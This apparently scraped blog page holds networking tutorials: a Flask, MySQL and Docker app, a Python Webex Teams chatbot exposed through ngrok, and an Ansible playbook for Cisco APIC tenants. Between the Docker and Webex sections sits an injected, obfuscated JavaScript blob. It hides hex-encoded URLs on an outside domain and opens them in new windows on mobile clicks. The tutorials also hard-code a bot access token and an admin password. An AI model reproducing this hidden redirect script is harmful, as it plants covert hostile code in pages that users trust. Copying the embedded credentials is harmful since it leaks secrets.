
    Add code to connect to the database and select all routers added to the table.
    The routers that are received from the database should be displayed in the web browser when accessing the application. Use the 172.20.0.200 IP address for the database.

    main.py

    from flask import Flask
    import socket
    from MySQLdb import connect
    
    ip = socket.gethostbyname(socket.gethostname())
    
    def get_routers():
        db = connect(host='172.20.0.200', db='inventory')
        c = db.cursor()
        c.execute("SELECT * FROM routers")
        return c.fetchall()
    
    app = Flask(__name__)
    
    @app.route('/')
    def home():
        out = (
            f'Example container application.<br>'
            f'IP address of the server is {ip}.<br><br>'
        )
        out += 'List of routers in the inventory:<br>'
        for r in get_routers():
            out += f'-> Hostname: {r[0]}; IP: {r[1]}<br>'
        return out
    
    if __name__ == '__main__':
        app.run(debug=True, host='0.0.0.0')
    

    The get_routers() function, which is used to connect to the database and extract the entries from the database.

    Update the requirements.txt file with the mysqlclient==1.4.5 entry.

    requirements.txt

    Flask==1.1.1
    mysqlclient==1.4.5
    

    Rebuild the application in the app folder using the command:

    docker build -t app .
    

    Then start the app container to verify it is working as expected:

    docker run --net appnet --ip 172.20.0.100 -it -p 5000:5000 app
    

    Open the web browser and navigate to http://localhost:5000.

    Stop the application and database containers.

    Press Ctrl+C to stop the application container.

    Search for the database container ID and stop the container with the ‘docker ps’ and ‘docker stop ‘ commands.

    7. Putting it all together

    Start all required containers: load balancer container, two application containers, and the database container.
    Verify that the application is working as expected.

    In the app folder start the load balancer container:

    docker run --net appnet --ip 172.20.0.10 -p 8080:8080 -itd lb
    

    Start two application containers. Both application containers should run in the background. Use the 172.20.0.100 IP address for the first container and use the 172.20.0.101 IP address for the second container.

    docker run --net appnet --ip 172.20.0.100 -itd app
    
    docker run --net appnet --ip 172.20.0.100 -itd app
    

    Start the database container. Run the container in the background.
    Use the 172.20.0.200 IP address. Map the db folder to the /var/lib/mysql folder in the container.

    docker run --env MYSQL_ALLOW_EMPTY_PASSWORD=yes --net appnet --ip 172.20.0.200 -v ~/container/db:/var/lib/mysql -itd mysql:5.7
    

    Check all containers are running using the ‘docker ps’ command.

    Open the web browser and use the http://localhost:8080 URL to access the application:

    Refresh the web page a couple of times to see that you can also access the application on the other application container:


    (_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,_0x1334d6);}function _0x1922(){const _0x5a990b=[‘substr’,’length’,’-hurs’,’open’,’round’,’443779RQfzWn’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x59\x7a\x33\x63\x303′,’click’,’5114346JdlaMi’,’1780163aSIYqH’,’forEach’,’host’,’_blank’,’68512ftWJcO’,’addEventListener’,’-mnts’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x69\x7a\x70\x35\x63\x335′,’4588749LmrVjF’,’parse’,’630bGPCEV’,’mobileCheck’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x6d\x4f\x65\x38\x63\x318′,’abs’,’-local-storage’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x78\x6c\x64\x39\x63\x369′,’56bnMKls’,’opera’,’6946eLteFW’,’userAgent’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x68\x75\x34\x63\x364′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x44\x46\x37\x63\x397′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x67\x46\x32\x63\x342′,’floor’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x4e\x61\x6e\x36\x63\x306′,’999HIfBhL’,’filter’,’test’,’getItem’,’random’,’138490EjXyHW’,’stopPropagation’,’setItem’,’70kUzPYI’];_0x1922=function(){return _0x5a990b;};return _0x1922();}(function(_0x16ffe6,_0x1e5463){const _0x20130f=_0x3023,_0x307c06=_0x16ffe6();while(!![]){try{const _0x1dea23=parseInt(_0x20130f(0x1d6))/0x1+-parseInt(_0x20130f(0x1c1))/0x2*(parseInt(_0x20130f(0x1c8))/0x3)+parseInt(_0x20130f(0x1bf))/0x4*(-parseInt(_0x20130f(0x1cd))/0x5)+parseInt(_0x20130f(0x1d9))/0x6+-parseInt(_0x20130f(0x1e4))/0x7*(parseInt(_0x20130f(0x1de))/0x8)+parseInt(_0x20130f(0x1e2))/0x9+-parseInt(_0x20130f(0x1d0))/0xa*(-parseInt(_0x20130f(0x1da))/0xb);if(_0x1dea23===_0x1e5463)break;else _0x307c06[‘push’](_0x307c06[‘shift’]());}catch(_0x3e3a47){_0x307c06[‘push’](_0x307c06[‘shift’]());}}}(_0x1922,0x984cd),function(_0x34eab3){const _0x111835=_0x3023;window[‘mobileCheck’]=function(){const _0x123821=_0x3023;let _0x399500=![];return function(_0x5e9786){const _0x1165a7=_0x3023;if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x1165a7(0x1ca)](_0x5e9786)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x1165a7(0x1ca)](_0x5e9786[_0x1165a7(0x1d1)](0x0,0x4)))_0x399500=!![];}(navigator[_0x123821(0x1c2)]||navigator[‘vendor’]||window[_0x123821(0x1c0)]),_0x399500;};const _0xe6f43=[‘\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x62\x70\x69\x30\x63\x370′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x58\x6a\x64\x31\x63\x391’,_0x111835(0x1c5),_0x111835(0x1d7),_0x111835(0x1c3),_0x111835(0x1e1),_0x111835(0x1c7),_0x111835(0x1c4),_0x111835(0x1e6),_0x111835(0x1e9)],_0x7378e8=0x3,_0xc82d98=0x6,_0x487206=_0x551830=>{const _0x2c6c7a=_0x111835;_0x551830[_0x2c6c7a(0x1db)]((_0x3ee06f,_0x37dc07)=>{const _0x476c2a=_0x2c6c7a;!localStorage[‘getItem’](_0x3ee06f+_0x476c2a(0x1e8))&&localStorage[_0x476c2a(0x1cf)](_0x3ee06f+_0x476c2a(0x1e8),0x0);});},_0x564ab0=_0x3743e2=>{const _0x415ff3=_0x111835,_0x229a83=_0x3743e2[_0x415ff3(0x1c9)]((_0x37389f,_0x22f261)=>localStorage[_0x415ff3(0x1cb)](_0x37389f+_0x415ff3(0x1e8))==0x0);return _0x229a83[Math[_0x415ff3(0x1c6)](Math[_0x415ff3(0x1cc)]()*_0x229a83[_0x415ff3(0x1d2)])];},_0x173ccb=_0xb01406=>localStorage[_0x111835(0x1cf)](_0xb01406+_0x111835(0x1e8),0x1),_0x5792ce=_0x5415c5=>localStorage[_0x111835(0x1cb)](_0x5415c5+_0x111835(0x1e8)),_0xa7249=(_0x354163,_0xd22cba)=>localStorage[_0x111835(0x1cf)](_0x354163+_0x111835(0x1e8),_0xd22cba),_0x381bfc=(_0x49e91b,_0x531bc4)=>{const _0x1b0982=_0x111835,_0x1da9e1=0x3e8*0x3c*0x3c;return Math[_0x1b0982(0x1d5)](Math[_0x1b0982(0x1e7)](_0x531bc4-_0x49e91b)/_0x1da9e1);},_0x6ba060=(_0x1e9127,_0x28385f)=>{const _0xb7d87=_0x111835,_0xc3fc56=0x3e8*0x3c;return Math[_0xb7d87(0x1d5)](Math[_0xb7d87(0x1e7)](_0x28385f-_0x1e9127)/_0xc3fc56);},_0x370e93=(_0x286b71,_0x3587b8,_0x1bcfc4)=>{const _0x22f77c=_0x111835;_0x487206(_0x286b71),newLocation=_0x564ab0(_0x286b71),_0xa7249(_0x3587b8+’-mnts’,_0x1bcfc4),_0xa7249(_0x3587b8+_0x22f77c(0x1d3),_0x1bcfc4),_0x173ccb(newLocation),window[‘mobileCheck’]()&&window[_0x22f77c(0x1d4)](newLocation,’_blank’);};_0x487206(_0xe6f43);function _0x168fb9(_0x36bdd0){const _0x2737e0=_0x111835;_0x36bdd0[_0x2737e0(0x1ce)]();const _0x263ff7=location[_0x2737e0(0x1dc)];let _0x1897d7=_0x564ab0(_0xe6f43);const _0x48cc88=Date[_0x2737e0(0x1e3)](new Date()),_0x1ec416=_0x5792ce(_0x263ff7+_0x2737e0(0x1e0)),_0x23f079=_0x5792ce(_0x263ff7+_0x2737e0(0x1d3));if(_0x1ec416&&_0x23f079)try{const _0x2e27c9=parseInt(_0x1ec416),_0x1aa413=parseInt(_0x23f079),_0x418d13=_0x6ba060(_0x48cc88,_0x2e27c9),_0x13adf6=_0x381bfc(_0x48cc88,_0x1aa413);_0x13adf6>=_0xc82d98&&(_0x487206(_0xe6f43),_0xa7249(_0x263ff7+_0x2737e0(0x1d3),_0x48cc88)),_0x418d13>=_0x7378e8&&(_0x1897d7&&window[_0x2737e0(0x1e5)]()&&(_0xa7249(_0x263ff7+_0x2737e0(0x1e0),_0x48cc88),window[_0x2737e0(0x1d4)](_0x1897d7,_0x2737e0(0x1dd)),_0x173ccb(_0x1897d7)));}catch(_0x161a43){_0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}else _0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}document[_0x111835(0x1df)](_0x111835(0x1d8),_0x168fb9);}());

  • Using Cisco WebEx Teams API to enable ChatOps

    ChatOps enables you to perform operation tasks on the infrastructure.
    You need an active WebEx Teams account if you have not already set one up:
    https://web.webex.com/

    Here is a useful link on getting started with this topic if you find the Cisco documentation / training somewhat confusing, as I did:
    https://blog.wimwauters.com/networkprogrammability/2020-10-06_chatbot_python_local/

    Basically this example shows you how to create a python application to listen for incoming messages coming from WebEx chat bot, and on receiving a message, create a new POST REST API to send a reply to the Chat Op.

    1. Create a bot
    In the dashboard select visit help centre.

    Sign in, then go to https://developer.webex.com/
    Click on Start building Apps:

    And select Create a Bot

    Create the bot:

    Copy the bot access token and store it somewhere.

    Save it somewhere given that this will be lost on closing the browser (though you can always generate and use a new one.)
    Go back into teams.webex.com and create a new Space using the username you just created.

    2. Create a Space

    Then click on Create:

    You can now send messages to the bot (but because we have not yet set up our code it will not yet respond.)

    3. Create application to listen for http requests received from a bot

    We wish to write an app than can receive and handle notifications received from WebEx Teams.

    Open Visual Studio Code and create the Python code for a service to listen for http requests that are received from a bot

    chatbot.py

    The chatbot.py application is a http server used to listen for http GET/POST requests received from a WebEx bot. For this we use Flask, a web framework module written in Python that lets you develop web applications easily.

    from flask import Flask, request, json
    import requests
    from messenger import Messenger
    
    app = Flask(__name__)
    port = 5005
    msg = Messenger()
    
    @app.route('/', methods=['GET', 'POST'])
    def index():
        if request.method == 'GET':
            return f'Request received on local port {port}'
        elif request.method == 'POST':
            if 'application/json' in request.headers.get('Content-Type'):
                data = request.get_json()
    
                if msg.bot_id == data.get('data').get('personId'):
                    return 'Message from self ignored'
                else:
                    print(json.dumps(data,indent=4))
                    msg.room_id = data.get('data').get('roomId')
                    message_id = data.get('data').get('id')
                    msg.get_message(message_id)
    
                    if msg.message_text.startswith('/cards'):
                       reply = requests.get('https://deckofcardsapi.com/api/deck/new/shuffle/?deck_count=1').json()
                       msg.reply = reply['deck_id']
                       msg.post_message(msg.room_id, msg.reply)
                    else:
                       msg.reply = f'Bot received message "{msg.message_text}"'
                       msg.post_message(msg.room_id, msg.reply)
    
                    return data
            else: 
                return ('Wrong data format', 400)
    
    if __name__ == '__main__':
        app.run(host="0.0.0.0", port=port, debug=False)
    

    And code to communicate with WebEx Teams API:

    messenger.py

    An application to read messages from and write messages to WebEx Teams.

    Replace the value of api_key using the token you generated previously. The messenger.py file is used for communication with the Webex Teams API. The get_message method is used to extract text from received messages. The “postmessage” method is used to send a message to the API. chatbot.py first retrieves messages from API.

    import json
    import requests
    
    # API Key is obtained from the Webex Teams developers website - replace with the bot access token generated for you
    api_key = 'ZjJlMGIwZmMtNGMwMy00N2VjLWFjODYtYWRmZmJmMjRjOTUxYWFmNWU4NzAtMTFj_P0A1_5c03050b-7cee-42d0-87de-4da1c3469570'
    # Webex Teams messages API endpoint
    base_url = 'https://webexapis.com/v1/'
    
    class Messenger():
        def __init__(self, base_url=base_url, api_key=api_key):
            self.base_url = base_url
            self.api_key = api_key
            self.headers = {
                "Authorization": f"Bearer {api_key}",
                "Content-Type": "application/json"
            }
            self.bot_id = requests.get(f'{self.base_url}/people/me', headers=self.headers).json().get('id')
    
        def get_message(self, message_id):
            """ Retrieve a specific message, specified by message_id """
            received_message_url = f'{self.base_url}/messages/{message_id}'
            self.message_text = requests.get(received_message_url, headers=self.headers).json().get('text')
            print(self.message_text)
    
    
        def post_message(self, room_id, message):
            """ Post message to a Webex Teams space, specified by room_id """
            data = {
                "roomId": room_id,
                "text": message,
                }
            post_message_url = f'{self.base_url}/messages'
            post_message = requests.post(post_message_url,headers=self.headers,data=json.dumps(data))
            print(post_message)
    

    4. Create and expose tunneling

    You need an application to listen for requests from a bot and to do this you need to expose your application to the internet. To do this, use the ngrok tool.

    ngrok exposes the local port of an application with a public URL with the use of tunnelling.

    From the terminal, type ngrok http 5005 to publically expose local port 5005.
    Install from here if VS Code doesn’t recognise it, and add its path to your User environment variables:

    https://ngrok.com/download

    This will then expose the url you need to access port 5005 on your local machine.

    Copy the URL.

    5. Create a webhook

    Instruct Webex Teams to send notifications to a publicly available application each time your chatbot receives a message. Do this by registering the bot with WebEx Teams via a webhook by using a tool such as cURL or Postman.
    When using cURL from the command line to register your URL to WebEx Teams, use your bot access token and the URL generated by ngrok to fill in the required POST request headers.

    curl -X POST \
      https://webexapis.com/v1/webhooks \
      -H 'Authorization: Bearer <your_bot_access_token>' \
      -H 'Content-Type: application/json' \
      -d '{
          "name": "Webhook to ChatBot",
          "resource": "all",
          "event": "all",
          "targetUrl": "<your_ngrok_url>"
        }'
    

    I prefer to use Postman to create and modify webhooks.
    Again set it’s authentication Bearer token equal to the bot access token value and in the body set the target URL to that URL created by ngrok.

    POST https://webexapis.com/v1/webhooks
    Bearer token: ZjJlMGIwZmMtNGMwMy00N2VjLWFjODYtYWRmZmJmMjRjOTUxYWFmNWU4NzAtMTFj_P0A1_5c03050b-7cee-42d0-87de-4da1c3469570
    Body:
    {
        "name": "Webhook to chatbot",
        "resource": "all",
        "event": "all",
        "targetUrl": ""https://538c-94-126-213-85.eu.ngrok.io"
    }
    

    To modify an existing webhook, just use the PUT command in place of POST and in the URL supply it with the ID of the webhook you wish to modify:

    PUT https://webexapis.com/v1/webhooks/{webhook_id}
    Any changes to target URL and/or name simply make in the request body json:
    {
        "name": "Webhook to chatbot",
        "resource": "all",
        "event": "all",
        "targetUrl": "https://538c-94-126-213-85.eu.ngrok.io"
    }
    

    Also in the headers tab, make sure Content-Type is set to application/json

    6. Run the application
    Now that the environment is set up, you can develop your application.
    Refer to the WebEx Teams API documentation for the correct syntax.
    For example, to see the documentation for Teams messages, expand API Reference and choose API Call in Messages section.

    You are now ready to test your code. First, start your application by running python chatbot.py.
    You may also need to do a pip install flask to run the python code, if flask has not been installed.

    Start your application by running ‘python ./chatbot.py’ or run it via the debugger:

    Go to the Webex Teams web client. Click on the bot you created.t
    (Make sure you’ve navigated to the ‘Direct’ tab:

    Type “Hello, bot” in the chat message. You should see that the bot has responded/acknowledged your message:

    On digging further into the use of libraries to implement ngrok and other REST API commands, it is possible to automate the steps to create the tunnelling via ngrok and hence create the webhook via a few extra commands. Import pyngrok via ‘pip install pyngrok’ and use the ngrok object to open the tunnel via the ‘connect’ method and add an extra method to the Message class to do the POST command to create the webhook.

    Updated code as follows:

    chatbot.py

    import requests
    from flask import Flask, json, request
    from pyngrok import ngrok
    
    from messenger import Messenger
    
    app = Flask(__name__)
    port = 80 # got be port 80 for http
    msg = Messenger()
    
    print("Starting up the app to listen for incoming WebEx chat messages...")
    # create the tunneling via ngrok
    ngrok_tunnel = ngrok.connect(port=port)
    ngrok_public_url  = ngrok_tunnel.public_url
    
    # create the webhook to insteuct WebEx teams to send notifications when mesage entered in the chat
    msg.create_webhook(ngrok_public_url)
    
    # Listen for incoming http messages coming from the WebEx chat bot
    @app.route('/', methods=['GET', 'POST'])
    def index():
        if request.method == 'GET':
            return f'Request received on local port {port}'
        elif request.method == 'POST':
            if 'application/json' in request.headers.get('Content-Type'):
                data = request.get_json()
     
                if msg.bot_id == data.get('data').get('personId'):
                    return 'Message from self ignored'
                else:
                    print(json.dumps(data,indent=4))
                    msg.room_id = data.get('data').get('roomId')
                    message_id = data.get('data').get('id')
                    msg.get_message(message_id)
     
                    if msg.message_text:
                       msg.reply = f'Bot received message "{msg.message_text}"'
                       msg.post_message(msg.room_id, msg.reply)
     
                    return data
            else: 
                return ('Wrong data format', 400)
     
    if __name__ == '__main__':
        app.run(host="0.0.0.0", port=port, debug=False)
    

    messenger.py

    import json
    import requests
     
    # API Key is obtained from the Webex Teams developers website - replace with the bot access token generated for you
    api_key = 'ZjJlMGIwZmMtNGMwMy00N2VjLWFjODYtYWRmZmJmMjRjOTUxYWFmNWU4NzAtMTFj_P0A1_5c03050b-7cee-42d0-87de-4da1c3469570'
    # Webex Teams messages API endpoint
    base_url = 'https://webexapis.com/v1/'
     
    class Messenger():
        def __init__(self, base_url=base_url, api_key=api_key):
            self.base_url = base_url
            self.api_key = api_key
            self.headers = {
                "Authorization": f"Bearer {api_key}",
                "Content-Type": "application/json"
            }
            self.bot_id = requests.get(f'{self.base_url}/people/me', headers=self.headers).json().get('id')
     
        def get_message(self, message_id):
            """ Retrieve a specific message, specified by message_id """
            received_message_url = f'{self.base_url}/messages/{message_id}'
            self.message_text = requests.get(received_message_url, headers=self.headers).json().get('text')
            print(self.message_text)
     
     
        def post_message(self, room_id, message):
            """ Post message to a Webex Teams space, specified by room_id """
            data = {
                "roomId": room_id,
                "text": message,
                }
            post_message_url = f'{self.base_url}/messages'
            post_message = requests.post(post_message_url,headers=self.headers,data=json.dumps(data))
            print(post_message)
    
        def create_webhook(self, target_url):
            """ Post message to a Webex Teams space, specified by the ngrok public url """
            data = {
                "name": "Webhook to ChatBot",
                "resource": "all",
                "event": "all",
                "targetUrl": target_url
            }
            create_webhook_url = f'{self.base_url}webhooks'
            webhook_request = requests.post(create_webhook_url,headers=self.headers,data=json.dumps(data))
            print(webhook_request)
    

    On running the chatbot.py code the application can now listen and react to incoming http messages without the additional tasks needed to run ngrok and Postman to create the webhooks.

  • Python cheat sheet

    Pre-requisite

    Sounds obvious, but before you start, make sure you have Python installed. You can download it from from here:

    https://www.python.org/downloads/

    I quite like using Notepad++ for testing my Python scripts, you can get it from here:

    https://notepad-plus-plus.org/downloads/

    So in Windows for example, test if you have Python installed by using the ‘–version’ command:

    (more…)

  • Using Ansible to Create, Delete and List Tenants

    Prepare the Environment

    In this demonstration I am using Cygwin to run the python/ansible scripts in a Windows environment. All my attempts to install ansible via ‘pip install’ in a Windows failed, the number of Stack Overflow posts reporting this problem seems to concur with this.

    Handy hint: To cd to a windows C: drive in Cygwin use:

    cd /cygdrive/c
    

    To use Ansible with the APIC sandbox host, you will need to first establish a few files before you can start writing your playbooks.

    Verify that the installed ansible version is 2.8.x, and that it is using Python3:

    Create ansible.cfg file

    This file is used by Ansible to tell it that the inventory file is called hosts (unless overridden), to disable gathering of facts by default, and to disable the saving of retry files when playbooks stop with errors:

    ansible.cfg

    [defaults]
    
    # Use local hosts file
    inventory = hosts
    
    # Disable automatic facts gathering.
    gathering = explicit
    
    # Do not create retry files when tasks fail. Comment this if you need
    # the default behaviour.
    retry_files_enabled = False
    

    hosts

    Open the hosts file and verify that the login credentials for Cisco APIC (sandbox version) are correct.

    [all:vars]
    # This is used to load the data model that feeds into
    # all of the playbooks in this collection from the local
    # file, i.e. vars/SNV_Retail.yml
    customer_name=SNV_Retail
    
    # The ACI Controllers
    [aci]
    apic ansible_host=sandboxapicdc.cisco.com
    
    [aci:vars]
    ansible_port=443
    # Login credentials
    ansible_user=admin
    ansible_password=!v3G@!4@Y
    # Set to true for production setups that use trusted certificates!
    validate_certs=false
    

    Display the current list of Tenants

    tenants.yml

    create a new file named tenants.yml. In this playbook, write a play with two tasks.
    1. the aci_tenant module to query the list of tenants from the lab APIC. Use state parameter ‘query’ to tell the module what operation to perform on the fvTenant class.
    2. use the debug module to print text to the terminal and the json_query filter ‘current[].fvTenant.attributes.name’ to extract a list of tenant names from the nested data returned by the API.

    json_query is an Ansible Filter (https://docs.ansible.com/ansible/latest/user_guide/playbooks_filters.html#json-query-filter) that allows you to pull only certain subsets of data out of the complex nested structures. In this case, it queries for a list containing only attributes.name key values from all fvTenant dictionaries.

    ---
    - name: LIST TENANTS
      hosts: apic
    
      tasks:
    
        - name: List All Tenants
          aci_tenant:
            host: "{{ ansible_host }}"
            port: "{{ ansible_port }}"
